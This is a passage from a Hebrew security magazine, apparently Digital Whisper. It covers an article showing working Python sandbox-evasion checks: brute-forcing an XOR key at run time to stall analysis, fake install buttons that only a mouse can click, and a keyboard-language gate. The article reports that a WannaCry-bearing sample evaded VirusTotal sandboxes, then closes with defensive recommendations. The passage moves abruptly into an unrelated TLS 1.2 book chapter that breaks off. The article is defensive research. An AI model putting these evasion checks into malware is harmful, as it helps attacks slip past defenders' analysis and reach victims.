
פוגענים לאחרונה מתחילים להשתמש בטכניקה שנקראת runtime bruteforce decryption. בקצרה - תוקפים מבינים שלהכניס את מפתח ההצפנה שלהם לתוך התוכנה מאפשר בקלות לצוותי חקירות למצוא את המפתח ולהשתמש בו. כדי לא להשתמש במפתח שנמצא בקוד ישירות, תוקפים העבירו אותו לתקשורת רשתית (הפוגען מחכה לקבל משרת התקיפה את המפתח שלו) - אבל גם זה מגיע עם צרור בעיות, כמו הדרישה שהפוגען יהיה אונליין (אם הוא לא מחובר לרשת, הוא לא יכול להשיג מפתח). פתרון אחד שהגיעו אליו זה פשוט לתת לפוגען לשבור את המפתח של עצמו בזמן ריצה - משמע שהוא בעצמו לא יודע מה המפתח שלו, ומנסה כל פעם באמצעות מפתח אחר לבדוק אם הוא המפתח הנכון. אמנם זאת לא דרך ממש טובה לפוגענים לשמור על המפתח שלהם (כי קל לשחזר את אופן שבירת המפתח), אבל זה יותר טוב מכלום ויכול להאט את צוותי החקירה.

אבל למה זה מעניין אותנו? כי זה לוקח זמן! ולא סתם זמן: אי אפשר לדלג על השלב הזה. אם ארגז החול יחליט שאנחנו "סתם ישנים" ויקפוץ קדימה לפענוח הקובץ כשהמפתח לא נכון - הוא פשוט לא ירוץ! בעצם, אנחנו יכולים להכריח את הפוגען "לישון" עד שהוא יצליח לשבור את המפתח של עצמו. ככה זה נראה בקוד פייתון (בגיט שלנו - CryptographicSleep):

```python
def brute_force_xor(file_path, max_key_len=4):
    """
    Brute-force XOR key search on a file.
    Tries all keys up to max_key_len and checks for known headers.
    """
    with open(file_path, "rb") as f:
        data = f.read(1024)

    for key_len in range(1, max_key_len + 1):
        print(f"[*] Trying key length {key_len} ...")
        for key_tuple in itertools.product(range(256), repeat=key_len):
            key = bytes(key_tuple)
            decrypted = xor_bytes(data, key)

            if b"This program cannot" in decrypted:
                print(f"[+] Found key: {key!r}")
                return key

    print("[-] No valid key found.")
    return None


def sandbox_check(enc_file) -> bytes:
    start = time.time()
    key = brute_force_xor(enc_file)
    end = time.time()
    print(f"Elapsted time: {end - start:.2f} seconds")
    return key
```

אנחנו בעצם לוקחים כל פעם מפתח אחר ומנסים לקרוא בעזרתו את ה-1024 בתים הראשונים בקובץ. אם אנחנו רואים את המילים "This program cannot" אנחנו יודעים שאנחנו נפלנו על המפתח הנכון! אם תפתחו כל קובץ EXE ב-Windows לקריאה, תראו שמופיע "This program cannot be run in DOS mode", ולכן הסרת ההצפנה על כל קובץ EXE צריכה לכלול את המילים האלו בתחילת הקובץ.

בואו נראה מה ארגזי החול ב-VT אומרים על הקובץ שלנו (שמכיל את WannaCry):



אין זיהויים!

במחשב שלנו לקח לזה לפחות 850 שניות למצוא את המפתח באורך 3 תווים (nir):


```
PS C:\Users\luigi\Desktop> py .\crypt_inno_nir.py
[*] Trying key length 1 ...
[*] Trying key length 2 ...
[*] Trying key length 3 ...
[+] Found key: b'nir'
Elapsted time: 850.87 seconds
Processed file saved to: ./malware.exe
Running processed file: malware.exe
Done!
```

וארגז החול לא יכול לדלג על הלוגיקה הזאת! אז כל עוד הוא לא ירוץ לפחות רבע שעה, הוא לא יפענח את המפתח - וזה כבר הרבה מאוד זמן לסריקה של קובץ יחיד. במידה וארגזי החול יתחילו לסרוק יותר זמן - אפשר להאריך את המפתח כדי לגרום לפעולה להיות יותר איטית.

זיהוי משתמש


איך מזהים אם משתמש קיים על העמדה? כבר ראינו - תזוזות עכבר, שימוש לאחרונה בקבצים וכדו'. אבל מה הדרך הכי פשוטה? לבקש ממנו להתקין משהו.

אנחנו נדמה מסך התקנה - הפעם הוא ייראה מכוער, אבל עם קצת עבודה אפשר לגרום לו להיראות מאוד יפה 🙂 השתמשנו בספריית tkinter בפייתון:




בהתקנות כאלה אנחנו מצפים שארגז החול יצליח ללחוץ על הכפתורים בתמונה (לעשות tab ו-enter כדי להתחיל את ה"התקנה"). לבדיקה אם הוא מצליח פשוט כתבנו שכל כפתור שנלחץ אומר לפוגען להתחיל לרוץ.

האמת? הוא אפילו לא לחץ על הכפתורים. מעניין. מסתבר שכל כלי שמבקש התקנה מהמשתמש פשוט יעבור את סריקות ארגזי החול של VT.



עכשיו בואו נניח שבעתיד הוא מצליח ללחוץ על הכפתורים באמצעות tab ו-enter. אז הנה טריק מעניין - לא כל מה שנראה כמו כפתור חייב להיות כפתור:




בתמונה יש כפתור חדש שצבענו אחרת כדי שאתם תראו את ההבדל - אבל בפועל הוא לא כפתור! אם נסתכל בקוד, הבדיקה נעשית על "האם המשתמש לחץ עם העכבר על המיקום הזה במסך". מה ההבדל המשמעותי ביותר? אי אפשר להגיע באמצעות tab ו-enter לכפתור הזה (: משמע שגם בעתיד אם יוסיפו פיצ'ר של גישה לכפתורים עם מקשי מקלדת, זה לא יהיה מספיק.

ככה זה נראה בקוד (השינויים העיקריים הם ב-on_window_click ו-fake_button):

```python
def sandbox_check() -> bool:
    result = {"value": None}  # store result in a dict to mutate inside inner funcs

    def on_button_click():
        result["value"] = True
        root.destroy()  # close window after real button is clicked

    def on_window_click(event):
        # Get fake button position and size
        x1 = fake_button.winfo_rootx()
        y1 = fake_button.winfo_rooty()
        x2 = x1 + fake_button.winfo_width()
        y2 = y1 + fake_button.winfo_height()

        # Check if click was inside the fake button label
        if x1 <= event.x_root <= x2 and y1 <= event.y_root <= y2:
            result["value"] = False
            root.destroy()  # close window after fake button is clicked

    # Create main window
    root = tk.Tk()
    root.title("Basic GUI Sandbox Evasion")
    root.geometry("400x300")

    # Add a label
    label = tk.Label(root, text="Click stuff", font=("Arial", 14))
    label.pack(pady=20)

    # Add a real button
    button = tk.Button(root, text="Click Me", command=on_button_click)
    button.pack(pady=10)

    # Add a fake button (label styled as button)
    fake_button = tk.Label(root, text="Fake Button", relief="raised", bd=3, padx=10, pady=5, bg="lightgray")
    fake_button.pack(pady=10)

    # Bind clicks anywhere in the window
    root.bind("<Button-1>", on_window_click)

    # Run the GUI loop
    root.mainloop()

    return result["value"]
```

נבדוק ב-VT רק כדי להוכיח שגם זה עוקף את מנגנוני הסריקה:



Display grouped sandbox reports

CAPA	0	3	0	0	0	0	CAPE Sandbox	0	2	0	0	99	0
Microsoft Sysinternals	0	0	0	0	99+	4	VirusTotal Jujubox	0	0	0	0	21	0
VirusTotal Observer	0	0	0	0	0	0	Zenbox	0	1	0	2	99+	2

Activity Summary — Download Artifacts — Full Reports — Similarity Search — Table of Contents — Help

Detections	Mitre Signatures	IDS Rules	Sigma Rules	Dropped Files	Network comms
NOT FOUND	1 MEDIUM 4 LOW 12 INFO	NOT FOUND	2 MEDIUM	1 PE_DLL 1 TEXT 121 OTHER	3 DNS 3 IP


מודיעין מקדים

אם יש דבר אחד שקבוצות של האקרים רוסים וסינים מפחדים מהם יותר מאשר ה-12B, זה לפגוע בטעות באמצעות הפוגען שלהם במדינה של עצמם - מה שיסתיים ככל הנראה במאסר עולם או עריפת ראשים. מה הפתרון הפשוט? לבדוק אם השפה במקלדת תואמת את השפה של המדינה שלהם ולא לרוץ אם כן. לדוגמה - תוקף סיני יבדוק אם יש סינית במקלדת, ואם כן אז לא ירוץ.

אפשר להשתמש באותו דבר בדיוק כדי לעקוף מנגנונים של ארגזי חול: אם אני יודע שיעד התקיפה שלי הוא ישראלי, אז אני אבדוק אם יש לו עברית במקלדת. ארגזי חול תעשייתיים לא תמיד מקונפגים עם שפות מקלדת לפי הלקוח, מה שיגרום לפוגען לא לרוץ בסביבת ארגז החול וכן לרוץ על המחשב של הקורבן!

```python
def sandbox_check() -> bool:
    """
    Check if a given string exists in the installed display languages.
    Example: "he", "he-IL", "Hebrew"
    """
    search = "heb"
    try:
        result = subprocess.run(
            ["powershell", "-Command", "Get-WinUserLanguageList"],
            capture_output=True,
            text=True
        )
        langs = [l.strip() for l in result.stdout.strip().splitlines() if l.strip()]

        # case-insensitive partial match
        for lang in langs:
            if search.lower() in lang.lower():
                return True
        return False
    except Exception as e:
        print("Error checking display languages:", e)
        return False
```

בקוד אנחנו משתמשים ב-powershell כדי להוציא את השפות המותקנות במחשב, ולחפש אם קיים רצף התווים "heb" שיעיד על הימצאות עברית "Hebrew". ואכן זה עוקף את הסריקות של VT:





העברת הפוגען בחלקים

עד כה הרצנו פוגען שמגיע בקובץ EXE אחד מוגמר - אבל אם נשים לב, ב-VT אי אפשר להעלות יותר מקובץ אחד במקביל. כאן נכנסת בעיה רצינית בסריקות - מה אם הקובץ הפוגעני של התוקף בנוי מיותר מקובץ אחד?

לטובת ההמחשה נעשה משהו מאוד פשוט - הקובץ הפוגעני שלנו יחפש אם קיים קובץ בשם trigger.dll בנתיב שהוא מורץ בו. אם כן - הוא ירוץ, ואם לא - הוא לא ירוץ. זה יכול לדמות מצב שבו יש תקיפת פישינג ובה משכנעים אדם להוריד כלי כלשהו, לצורך הדוגמה מטלת בית כלשהי לראיון עבודה, שמורכבת מתרגיל וקבצי קונפיגורציה. מאחורי הקלעים, אם הקובץ קונפיגורציה לא נמצא באותה התיקייה אז הקובץ הזדוני מתנהג בצורה רגילה, אבל אם הוא נוכח אז הוא יפעיל את הפונקציה הזדונית.

חבל לשים פה קוד - כל מה כתוב שם זה "תבדוק אם הקובץ קיים בתיקייה" (מוזמנים להסתכל בגיט) - וכמובן שזה עוקף סריקות:





הצעות לתיקון העקיפות

בסוף הכל מתנקז ל-2 נקודות מרכזיות:

1. דימוי סביבת ארגז החול ככל הניתן לסביבה האמיתית עליה רוצים להגן (להפוך ארגזי חול ליותר customizable).
    a. אם בארגון מותקן outlook, אז שגם בארגז החול יהיה מותקן outlook
    b. אם בארגון יש במקלדת עברית, אז שגם בארגז החול יהיה עברית
    c. אם בארגון יש סביבת AD, אז גם בארגז החול בדיקות AD יחזירו תשובה דומה
    d. אפשר להמשיך עוד הרבה...
2. אי אפשר לעולם לסמוך רק על ארגזי חול - תמיד צריך להוסיף את המעטפת המלאה. ממודיעין מקדים על תקיפות וחתימות על קבצים ועד ל-EDR פרוס ברשת וחוקי ניטור שיאפשרו להקפיץ צוות IR בזמן. החדשות הטובות הן שבהינתן ארגז חול טוב ומקונפג לארגון - הצוותים האלה והמעטפת הזו יצטרכו לעבוד פחות קשה.

אנקדוטות למחשבה

יש כמה דברים שעניינו אותנו מספיק במהלך המחקר וקשורים בצורה כזו או אחרת לארגזי חול, שבחרנו לכתוב גם עליהם משפט או שניים:

1. ארגזי חול כמשטח תקיפה - תלוי באיך מחברים את ארגז החול לארגון, השבתה של המנהל של ארגז החול (החלק במערכת שאחראי על הקמת והורדת סביבות מבודלות לצורך הסריקה) ע"י תוכנה זדונית (בין אם בגישה ישירה לממשק הניהול או דרך ביצוע sandbox escape - בריחה מתוך הממשק המוגן ודרכו פגיעה במנהל) יכולה לגרום לכמה דברים מעניינים:

    a. להשבית את הציר כניסה לארגון (DOS) - אם כניסת תוכנות חדשות לארגון דרך מייל לדוגמה מחייבת מעבר בארגז חול, וארגזי החול קרסו או שאינם מחזירה תשובה, לא ניתן להכניס שום דבר לארגון - גם אם מדובר במשהו לגיטימי.
    b. במקרה שבו הסריקה היא חלק בתהליך אך הקרסה של ארגזי החול לא מפסיקה את הכנסת התוכנות לארגון (לדוגמה - המייל בודק בארגז חול אבל אם לא מקבל תשובה תוך רבע שעה אז פשוט ממשיך הלאה), אז אפשר תחילה "לשבור" את ארגזי החול ואז להיכנס חופשי לארגון (סיפרו על זה במאמר של digital whisper על ZIP BOMB שאתם יכולים לקרוא כאן).
    c. ניצול של חולשות sandbox escaping - חולשות שמאפשרות לפוגען לרוץ בשרת/עמדה שעליה מורץ ה-sandbox ולא ב-sandbox עצמו (לרוץ על ה-host ולא על ה-guest). אם המחשב שמריץ

את ארגזי החול הוא חלק מהארגון, ויתרה מכך אם הוא מקונפג בצורה לא נכונה או שרץ עליו משתמש חזק, אז קפיצה למנהל דרך ארגז החול יכול לאפשר לתוקף בצורה נוחה מאוד להתפרץ לתוך הארגון.

2. כמו שראינו מקודם, יש פוגענים שמתחמקים מ-VM-ים או נמנעים מלתקוף מקומות מסוימים (בדוגמאות על חיפוש השפה במקלדת). כאן אנחנו יכולים להשתמש בפסיכולוגיה הפוכה (IF YOU CANT BEAT THEM JOIN THEM) ולגרום לעמדות לגיטימיות בארגון להיראות כמו ארגז חול או מכונה וירטואלית וככה לגרום לפוגענים שלא לרוץ עליהם. כלי לדוגמה שעושה את זה הוא malwarescarecrow. בפועל מה שהוא עושה זה מכניס את כל המזהים שדיברנו עליהם מקודם בכוונה, לתוך עמדה לגיטימית, בשביל "להפחיד" פוגענים (מוזמנים לקרוא עליו כאן). למעשה הטכניקה הזאת נראתה בשטח במלחמת רוסיה-אוקראינה, כאשר האוקראינים ראו שפוגענים רוסיים לא מתקיפים עמדות עם רוסית במקלדת, והכניסו בעצמם לארגונים שלהם את השפה כדי למנוע תקיפות !

סיכום

במאמר הכרנו לעומק את השימוש בארגזי חול, היתרונות והחסרונות שלהם, ומתי כדאי להשתמש בהם. נכנסו למשחקי החתול ועכבר של איך כותבי פוגענים מנסים להתחמק מזיהוי, ואיך ארגזי חול מצליחים (או לפחות מנסים) להגן על עצמם, ולגרום לפוגען לרוץ כמו שצריך לצורך סריקה אפקטיבית. הצגנו כל מיני שיטות נוספות שפוגענים משתמשים בהם לצורך עקיפה, ובדקנו ב-VirusTotal בשביל לראות שעקפנו את הסריקות, כולל שימוש בכלי עזר שכתבנו בשביל לייעל את תהליך הבדיקות שלנו. בסוף הצגנו הצעות כלליות לתיקונים והגנות אפקטיביות על ארגזי חול, והצגנו עוד אופציות לשימושים לא בהכרח לגיטימיים בארגזי חול.

על המחברים

אנחנו ניר גילס וארד דוננפלד, ונשמח לענות לכם על שאלות ולשמוע טענות או תהיות נוספות:

ארד דוננפלד:

- aradon267@gmail.com
- linkedin.com/in/aradon267

המחבר הוא חבר בקהילת מגשימים נקסט – ארגון הבוגרים של מגשימים, תוכנית הסייבר הלאומית שמטרתה לקדם מצוינות, ומקצועיות במקצועות המחשב לתלמידים בפריפריה. בוגרי התוכנית משתלבים ביחידות טכנולוגיות בצה"ל ובגופי הביטחון, והקהילה מלווה ועוזרת להם בדרכים שונות, ומאגדת בתוכה מאות סיניורים, עשרות יזמים והמון הצלחות משמעותיות.

מוזמנים להצטרף ולעקוב אחרי הקהילה בסושיאל שלנו:

https://www.linkedin.com/company/magshimim-next/

https://www.instagram.com/magshimim.next/

ניר גילס:

- adom.nir19@gmail.com
- linkedin.com/in/nir-g-160184230

ביבליוגרפיה

- מאמר על WannaCry:
  https://www.fortinet.com/fr/resources/cyberglossary/wannacry-ransomeware-attack
- מאמר שמסביר על hooking:
  https://www.digitalwhisper.co.il/files/Zines/0x0A/DW10-4-ULHooking.pdf
- ה-git repo שמכיל את כל הקוד שהשתמשנו בו להדגמות:
  https://github.com/Team-Phoenix07/Threat-Actor-In-The-Sandbox
- League of Legends installer:
  https://www.virustotal.com/gui/file/9329d25cd4a5b77bfe8381d27a517753b2f1a1100adacd1b454eeb786813416c/behavior
- calc_crypto_sleep:
  https://www.virustotal.com/gui/file/a689751e3367eb86cf3f469e43c2bc68b658616d57c72fa1703cc64a9d2a338a/behavior

- mal_crypto_sleep:

https://www.virustotal.com/gui/file/83209f4e32a57e78bc1fd5b2844acaa96bec31028a1ffe1a2486ec76d48f5ecd

- calc_in_parts:

https://www.virustotal.com/gui/file/22af9eae1ab392cbd4939d4a53df7dfb5b56512ee85eb36007018967b15ce45a

- calc_recon_evasion:

https://www.virustotal.com/gui/file/dcfff34c4e4607c6f525ae6cdd492c6ed3bd678ce8b07a74bd0061aa3a622264?nocache=1

- mal_recon_evasion:

https://www.virustotal.com/gui/file/bbf59a089b4798bd631f30c7b47ab3a6780ab1a3a7e66d67431b4bd7b1833b32

- simple_gui_mal:

https://www.virustotal.com/gui/file/3813c6235dff98f1544652d520d5c6749c903c167ec002e2bbe7255bf9cb8cd6

- complex_gui_calc:

https://www.virustotal.com/gui/file/794859f043cdb1266f5938add2df22e006843b0ff7d1fe9fb007cd79621f5643

- mal_in_parts:

https://www.virustotal.com/gui/file/99f20db66bf042f3e1175a0bf967e69ce54f98d702c33bf184d7f8916944c258

- simple_gui_calc:

https://www.virustotal.com/gui/file/22ee8b2b679b283bd3f17d5d83b5b1455a5594a3672fa5a7ca6e48770a3a4c90

- complex_gui_mal:

https://www.virustotal.com/gui/file/c9595d63947904b4254cc6a82e37b97dfc5ef723dc8f1fc344db09e80fb68e63

- baseline_calc:

https://www.virustotal.com/gui/file/df3a37bdd12fb3b6668474f7cd194c2a22cb0477d37d1d5651a027bcd14276f6/detection

- baseline_mal:

https://www.virustotal.com/gui/file/7089c864d8f4f571def3c4217409a9be1bb15164197b9a7d5e96e3faee043527

ארגזי חול בשימוש:

קוקו:

https://github.com/cert-ee/cuckoo3?tab=readme-ov-file

https://github.com/cert-ee/cuckoo3/blob/main/INSTALL/QUICKSTART.md

קייפ:

https://github.com/kevoreilly/CAPEv2?tab=readme-ov-file

https://capev2.readthedocs.io/en/latest/installation/host/installation.html

- תקיפה שהשתמשה במעקפי ארגזי חול

https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-apt-campaign-targeting-energy-oil-and-gas-infrastructure/

- קישור למאמר על ZIP BOMB:


https://www.digitalwhisper.co.il/files/Zines/0x05/DW5-7-ZIPBOMBS.pdf

- קישור לכלי malwarescarecrow:

https://github.com/kaganisildak/malwarescarecrow

- רוסית במקלדת לעצירת פוגענים במלחמת רוסיה אוקראינה:

https://www.oneaxiom.com/blog/russian-keyboard-to-prevent-ransomware



פרוטוקול TLS 1.2

מאת ברק גונן

רקע

הספר "רשתות מחשבים חלק 2" צפוי לצאת בתחילת 2026 בהוצאת המרכז לחינוך סייבר ולהיות נגיש חינם באתר המרכז. לקוראי DigitalWhisper מובא הפרק אודות TLS 1.2.

חלקו הראשון של הספר "רשתות מחשבים" יצא בשנת 2014, הספר הקנה ללומדים את הידע הבסיסי לטובת הבנת עולם רשתות המחשבים. מטרת הספר הייתה לענות על השאלה "כיצד מחשבים מעבירים מידע זה לזה?"

הספר עסק במודל השכבות ופירט את הפרוטוקולים הנפוצים והחשובים, אך נמנע מעיסוק בנושאי הצפנה ואבטחה. בלי אבטחה, האינטרנט לא מסוגל להתקיים, לא ניתן לקיים ברשת פעילות מסחר ועוד. הספר "רשתות מחשבים חלק 2" יענה על השאלה "כיצד מחשבים מעבירים מידע זה לזה בצורה מאובטחת?"

מאז פרסום חלקו הראשון של ספר רשתות השתנו דברים רבים באינטרנט. הסנפת Wireshark שתבוצע כעשור לאחר פרסום ספר רשתות תיראה שונה למדי. השינוי הבולט ביותר: התמעטות עד כדי היעלמות של פרוטוקול HTTP והחלפתו ב-HTTPS, פרוטוקול מאובטח.

גם פרוטוקולים מוכרים לנו עברו שינוי - בספר רשתות הוסבר פרוטוקול HTTP גרסה 1.1, כיום ישנו ל-HTTP גרסה 2 וגרסה 3. פרוטוקול DNS אמנם לא השתנה אבל צורת ההעברה שלו השתנתה. דפדפן ששולח בקשת DNS צפוי להעביר אותה מעל סוקט מאובטח, תוך שימוש בפרוטוקול HTTP, מה שנקרא DoH – DNS over HTTP.

אם לא די בכך, נשברה המוסכמה שתקשורת אמינה עוברת מעל TCP. פרוטוקול QUIC הוא פרוטוקול שלא היה קיים כלל ב-2014, כיום הוא עבר תקינה על ידי גוף בינלאומי ונכנס לשימוש. החידוש - סוקטים מאובטחים ואמינים מעל UDP.


חלקו השני של ספר רשתות מחשבים נכנס אל תוך העולם המרתק של הצפנה. נלמד מהי הצפנה סימטרית ואסימטרית, נלמד פונקציות גיבוב Hash ונבין כיצד בשילוב עם הצפנה ניתן לייצר "חתימה" ייחודית. נבין איך ניתן לייצר אימות באמצעות סרטיפיקט ונראה איך רעיונות מורכבים מתחברים בכל פעם שאנחנו מבצעים גלישת אינטרנט.

סדר הפרקים:

- מבוא לסוקטים מאובטחים
- הצפנה סימטרית
- החלפת מפתחות סימטריים
